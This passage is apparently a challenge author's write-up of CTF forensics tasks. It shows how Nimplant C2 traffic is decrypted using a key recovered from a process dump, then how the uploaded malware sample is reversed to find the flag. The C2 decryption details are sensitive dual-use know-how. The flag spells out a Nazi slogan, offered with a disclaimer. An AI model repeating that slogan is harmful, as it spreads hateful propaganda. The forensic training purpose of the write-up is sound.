

Introduction
This year I had the pleasure of creating some of the forensics challenges for BKSEC TTV CTF 2026. There were a total of six forensics challenges: three made by me and three made by my mentor, @teebow1e. In this post, I will cover the solutions, my intentions, and what I was thinking during the creation of the challenges, as well as some flaws and mistakes I made.
P.S.: All the challenges I made were completed before OpenAI released GPT 5.4, so I didn’t get the chance to test whether these challenges could be solved with one prompt. GPT 5.4 was released a day before our competition. What a shame.
wolfenstein

Intention
My intention for this challenge was pretty clear, but I didn’t expect it to be this easy lol. Using Nimplant was a no-brainer since there hasn’t been any public research on how to decrypt Nimplant traffic. If you want to decrypt the traffic, you must read the source code and try to build it yourself to figure out how it works. But AI seems to get the best of this now. There are some interesting writeups about this challenge already.
Thought process
I received a .DMP file as well as a .pcapng file.

The .DMP is usually a memory dump file, but in this challenge, it was only about ~72MB. Thus, it was not a memory dump but rather a process dump (seeing lots of people use Volatility made me laugh).

While inspecting the .pcapng file and checking the protocol hierarchy, I noticed that a large number of TCP packets contained JSON, which raised suspicion.

Looking at the TCP packets, I spotted requests to unusual API addresses.
Following the stream revealed that this is indeed C2 communication traffic, which is specifically Nimplant.

The commands as well as the results seemed to be base64-encoded, but that’s not all. To figure out how to decrypt this traffic, I decided to clone the Nimplant source and analyze it.
Checking nimplant.py revealed that:
The implant needs two crucial files: .xorkey and config.toml.

It will use an existing .xorkey if it exists; otherwise, it will generate a random .xorkey.

It loads config.toml as the configuration for compiling the implant.
Reading the listener code:


The .xorkey will be XORed with the encryption key, then base64-encoded and sent as k in the response, just like in Wireshark. So all the traffic will be encrypted with the encryption key.
The pcapng already provided me with the k variable, so I needed either the .xorkey or the encryption key to decrypt the traffic. This is where the dumped process came in handy. But I didn’t know what I was looking for in the process dump. Trying Nimplant myself to see how the implant works as well as what the dump contains was the best way to go.
Upon building Nimplant, I set the .xorkey to 290405. After building and running it, the xorkey was nowhere to be found in the memdump. However, from the .xorkey and the k sent in the traffic I captured, I could get the encryption key. And voilà, the encryption key was in the memory dump.

With this information, I could find the AES key used in the challenge, thus decrypting the traffic.

Reading the source code again, the implant uses AES-CTR to encrypt the traffic.
Now I just need to decrypt the traffic.

The attacker ran whoami, getav, ps, screenshot, upload.
Looking at the payload after the screenshot, the result isn’t an image right away since the screenshot is decoded differently.

So I needed to base64 decode twice before gunzipping it to get the image.


The first part is BKSEC{H1TL3R_0NCE_S4ID.
Disclaimer: This challenge is not intended to promote any political views or ideologies. This is just for fun. It is purely a technical challenge for educational purposes.Continue to the upload command. I retrieved an executable.

I downloaded it and used IDA to decompile the executable. Here is the path that I followed.
mal.exe
│
▼
TlsCallback_0/1
│
▼
start → sub_140001698(argc=2, argv)
│
├── strcmp(argv[1], "--help") ≠ 0
│
└── strcmp(argv[1], "0xDEADBEEF") == 0 ← secret path
│
├── Base64-decode "PzM0BQxqNjEFPzM0BQhpMzkyBT8zNAUcLzIoaSh7Jw==" (via sub_1400015B6)
│
├── XOR every byte ^ 0x5A
│
└── printf("[+] FLAG: %s\n", result)
└──► ein_V0lk_ein_R3ich_ein_Fuhr3r!}The final flag is BKSEC{H1TL3R_0NCE_S4ID_ein_V0lk_ein_R3ich_ein_Fuhr3r!}
diskombobulate
Intention

This challenge was supposed to be hard; I was surprised when I saw how many solves it got. The original idea came from the CSCV 2025 Qualifiers challenge, but I combined it with an HTB challenge too! You guys should be proud if you could do it on your own (without using any AI). I thought it was 